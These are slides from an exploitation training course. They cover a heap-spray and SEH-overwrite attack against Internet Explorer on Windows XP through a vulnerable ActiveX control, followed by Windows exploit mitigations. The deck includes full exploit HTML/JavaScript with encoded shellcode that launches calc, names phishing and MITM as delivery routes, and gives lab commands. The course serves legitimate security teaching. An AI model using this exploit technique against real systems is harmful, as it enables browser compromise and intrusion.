Exploiting a Basic Browser Bug

Dr. Jared DeMott
CHIEF HACKING OFFICER

@jareddemott www.vdalabs.com

Overview

Basic Browser Bug


Demo

Mitigations

Exploit IE on XP

- Bypasses ASLR, stack cookies, and SEH protections
- Find bug in client
  - Or third party additions likely to be present
    - ActiveX, Java, Flash, etc.
- Setup malicious server
- Coax client to browsing our site
  - Phishing, captive portal, MITM, DNS/ARP poisoning, etc.

SEH with Heap Spray



```
<html>

<object classid='clsid:0F2437D6-C4E4-42CA-A906-F506E09354B7' id='target'></object>

<script language='javascript'>

   function repeat(n,c)    { retval="";

      for (i=0;i<n;i++)

       retval = retval + c;

      return retval;    }

blind_jmp = repeat(50000,unescape("%u0a0a%u0a0a")); //EAX contains this value, call [eax] -> nops

shellcode =
unescape("%uc931%ue983%ud9dd%ud9ee%u2474%u5bf4%u7381%ub213%u28cd%u837b%ufceb%uf4e2%u254e%u7b6c%ucdb2%u3ea3%u468e%u7e54%uc
cca%uf0c7%ud5fd%u24a3%ucc92%u32c3%uf939%u7aa3%ufc5c%ue2e8%u491e%u0fe8%u0cb5%u76e2%u0fb3%u8fc3%u9989%u7f0c%u28c7%u24a3%ucc
96%u1dc3%uc139%uf063%ud1ed%u9029%ud139%u7aa3%u4459%u5f74%u0eb6%ubb19%u46d6%u4b68%u0d37%u7750%u8d39%uf024%ud1c2%uf085%uc5d
a%u72c3%u4d39%u7b98%ucdb2%u13a3%u928e%u8d19%u9bd2%u83a1%u0d31%u2b53%ub3da%u99f0%ua5c1%u85b0%uc338%u847f%uae55%u1749%ue3d1
%u034d%ucdd7%u7b28");

  nops = repeat(3925, unescape("%u0a0a%u0a0a") ); //nops are executable + deref to the same spot. E.g. call[eax] or mov
eax, [eax]

  mem = new Array();

   for(i=0; i<9000; i++)

      mem[i] = nops+shellcode;

   target.search(“nothing", blind_jmp);

</script></html>
```

ID of weak class

Builds long string

Pop up calc

Return addr

Fills memory with our code

Call vulnerable function, clobber SEH pointer on stack

Malicious Server via one command shell:

```
.\AppSec\Exploitation\labs\lab4a_xp_heapspray\solution>ruby lab4a.rb
```

Client-side Exploitation

```
windbg -hd -g -c ".load pykd.pyd; .load msec"
 "c:\Program Files\Internet Explorer\iexplore.exe" http://localhost/exploit.html
```

Demo


Heap Spraying

- How to debug a browser
- Examine browser exploit
- Did it work?

Lab 4

- Begin learning the basics of HTML, JavaScript, and the DOM
- Play with a Heap Spray Style Attack
  - Practice starting a browser in WinDbg and inspecting internals
- Next module we’ll upgrade to ROP

Security Protections since Vista



Address Space Layout Randomization
Pointer Obfuscation
GS
Data Execution Prevention
Generic Exploit Mitigation
Secure Heap Manager
SafeSEH
Kernel Integrity
Code Integrity
PatchGuard
Driver Signing
UAC (User Account Control)
CI (Code Integrity)
MIC (Mandatory Integrity Control)
UIPI (User Interface Privilege Isolation)
WRP (Windows Resource Protection)
Code Signign
Protected Processes
System Process Separation (Session 0)
Restricted Services
Socket ACLs
Windows Defender
Windows Update
Windows Firewall
BitLocker
System Integrity and User-mode Defenses

So how can we still Attack?

I miss the Good old days of ProGramminG For Fun and not For money

Code Reuse

- Like a ransom note
- Bypass ASLR
- Disable DEP
- Win again

Summary

Generic Exploit Mitigations

- Greatly slow down SEH overwrites and heap spraying
- Next:
  - Code reuse